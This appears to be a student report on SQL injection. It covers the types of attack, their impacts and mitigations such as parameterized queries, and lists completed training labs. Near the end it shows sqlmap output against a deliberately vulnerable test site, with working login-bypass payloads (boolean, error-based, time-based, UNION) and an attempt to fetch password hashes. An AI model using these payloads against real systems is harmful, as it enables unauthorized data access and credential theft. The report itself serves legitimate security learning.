
SQL Injection

Introduction

SQL Injection (SQLi) is a code injection attack where a malicious SQL code is inserted into a data-driven application's input fields, tricking the database into executing unintended commands, often to steal, modify, or delete data, exploiting vulnerabilities where user input isn't properly validated or filtered, allowing attackers to bypass security and dump database contents.



Types of SQL Injections

SQL Injection (SQLi) attacks can be categorized into three main types based on how the attacker extracts the data.

1. **In-band SQLi** - This is the most common type of sqli attack where the attacker uses the same communication channel to launch the attack and gather results. This includes:
    a. **Error-based SQLI** - Here, the errors are used to construct the sql query.
    b. **Union-based SQLI** - Here, SQL's own keyword called **union** is used to inject data into normal queries.

2. **Inferential SQLI / Blind** - In this type of attack, the attacker send a data payload and observes the server's response to reconstruct the database structure. This relies on:
    a. **Boolean-based SQLI** - Here, the attacker looks for binary (true or false) responses from the server to figure out an injection query.
    b. **Time-based SQLI** - Here, the attacker checks for the time it takes for the server to respond to the request to construct an injection query.
3. **Out-of-band SQLI** - Used when the attacker cannot use the same channel to launch the attack and gather data, usually because the server is too slow or stable. The attacker forces the application to send data via a different protocol such as DNS or HTTP requests to a server they control.

Impact

The impacts of an SQL Injection (SQLi) attack can be severe, including:

1. **Data Theft and Disclosure -** Attackers can read, modify, or delete sensitive data from the database, such as customer information, personal records, and confidential business documents.
2. **Data Integrity Loss** - Unauthorized modification or deletion of data can compromise the integrity and reliability of the application's data.
3. **Loss of Access/Denial of Service (DoS)** - An attacker can use SQLi to delete tables or even the entire database, leading to the application becoming unavailable.
4. **Privilege Escalation** - Attackers can potentially gain administrative access to the database or the underlying system.
5. **Compromised System Contro**l - In some cases, SQLi can be used to execute commands on the operating system of the database server, leading to a full system takeover.

Mitigations

Effective mitigations against SQL Injection attacks include a multi-layered approach focusing on preventing malicious data from reaching and interacting with the database. Some mitigations include:

1. **Use Parameterized Queries (Prepared Statements)**
   Instead of building a query string with user input, the application sends the SQL query structure to the database first, and then sends the user input as parameters. This ensures the database treats the user input strictly as data, not as executable code.

2. **Input Validation and Sanitization**
   Implement strict validation on all user input to ensure it matches the expected type, format, and length. Sanitization involves cleaning or filtering input to remove or escape potentially malicious characters (e.g., single quotes, double dashes).


3. **Principle of Least Privilege**
   Configure the database account used by the web application to have the minimum permissions necessary for its operation. For example, a web application should not have permissions to delete or modify database schema or access system tables if it only needs to read and write user data.

4. **Web Application Firewalls (WAFs)**
   Deploy a WAF to inspect incoming traffic and block common attack patterns, including SQL injection attempts, before they reach the application.

Practical (Lab)

Completed a practice lab at TryHackMe
https://tryhackme.com/room/sqlinjectionlm

Proof of completion:



Completed Labs regarding SQL Injection at PortsWigger
https://portswigger.net/web-security/all-labs#sql_injection

Proof of completion:

Lab: SQL injection vulnerability allowing login bypass

APPRENTICE
LAB Solved

Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

APPRENTICE
LAB Solved

Lab: SQL injection attack, querying the database type and version on Oracle


PRACTITIONER
LAB Solved

Practical (Tool)


Learnt to use a tool known as **sqlmap**.


Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over database servers. It is an automated scanning tool used to detect SQL injection vulnerabilities by sending various payloads and observing the responses.


A demonstration showcasing the usage of sqlmap tool to scan for SQLi vulnerabilities in a test site.



Copying the request and passing it to sqlmap







```
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9.6#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are
not responsible for any misuse or damage caused by this program

[*] starting @ 18:14:43 /2026-01-25/

[18:14:43] [INFO] parsing HTTP request from 'loyst.txt'
[18:14:44] [INFO] testing connection to the target URL
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n]

redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n]

[18:14:48] [INFO] testing if the target URL content is stable
[18:14:48] [WARNING] POST parameter 'uname' does not appear to be dynamic
[18:14:49] [INFO] heuristic (basic) test shows that POST parameter 'uname' might be injectable (possible DBMS: 'MyS
QL')
[18:14:49] [INFO] heuristic (XSS) test shows that POST parameter 'uname' might be vulnerable to cross-site scriptin
g (XSS) attacks
[18:14:49] [INFO] testing for SQL injection on POST parameter 'uname'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) val
ues? [Y/n]
```

```
sqlmap identified the following injection point(s) with a total of 135 HTTP(s) requests:
---
Parameter: uname (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: uname=admin' OR NOT 7670=7670#&pass=abcd

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: uname=admin' AND EXTRACTVALUE(2799,CONCAT(0×5c,0×717a6a7171,(SELECT (ELT(2799=2799,1))),0×716a707071))
-- SFRF&pass=abcd

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: uname=admin' AND (SELECT 5767 FROM (SELECT(SLEEP(5)))QnIw)-- DBCq&pass=abcd

    Type: UNION query
    Title: MySQL UNION query (NULL) - 8 columns
    Payload: uname=admin' UNION ALL SELECT NULL,NULL,CONCAT(0×717a6a7171,0×6d6f787574764f746a5177494b6f4b4877687141
78665a4c786a7169674d73487a486f516278584b,0×716a707071),NULL,NULL,NULL,NULL,NULL#&pass=abcd
---
[18:16:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.1
[18:16:59] [INFO] fetching database users password hashes
[18:17:00] [WARNING] potential permission problems detected ('command denied')
[18:17:00] [WARNING] the SQL query provided does not return any output
[18:17:01] [WARNING] the SQL query provided does not return any output
[18:17:01] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or s
witch '--hex'
[18:17:02] [WARNING] the SQL query provided does not return any output
[18:17:02] [WARNING] the SQL query provided does not return any output
[18:17:02] [INFO] fetching database users
[18:17:03] [WARNING] the SQL query provided does not return any output
[18:17:03] [INFO] retrieved: ''acuart'@'localhost''
[18:17:03] [INFO] fetching number of password hashes for user 'acuart'
[18:17:03] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data r
etrieval
```

Conclusion

SQL Injection remains one of the most critical web application vulnerabilities, fundamentally rooted in the failure to properly separate user-supplied data from executable command logic. As detailed in this report, SQLi attacks come in various sophisticated forms such as In-band (Error/Union-based), Inferential/Blind (Boolean/Time-based), and Out-of-band. All leading to severe consequences such as data theft, loss of integrity, denial of service, and full system compromise.

The threat is manageable through a disciplined, multi-layered defensive strategy. The most effective mitigation is the mandatory use of **Parameterized Queries** (Prepared Statements) to ensure all user input is treated as data, not code. This must be complemented by rigorous **Input Validation and Sanitization**, adherence to the **Principle of Least Privilege**, and the deployment of protective measures like **Web Application Firewalls (WAFs)**. The practical experience gained from labs at TryHackMe and PortSwigger further reinforces a hands-on understanding of both the attack methodology and the defense mechanisms necessary to secure web applications against this persistent threat.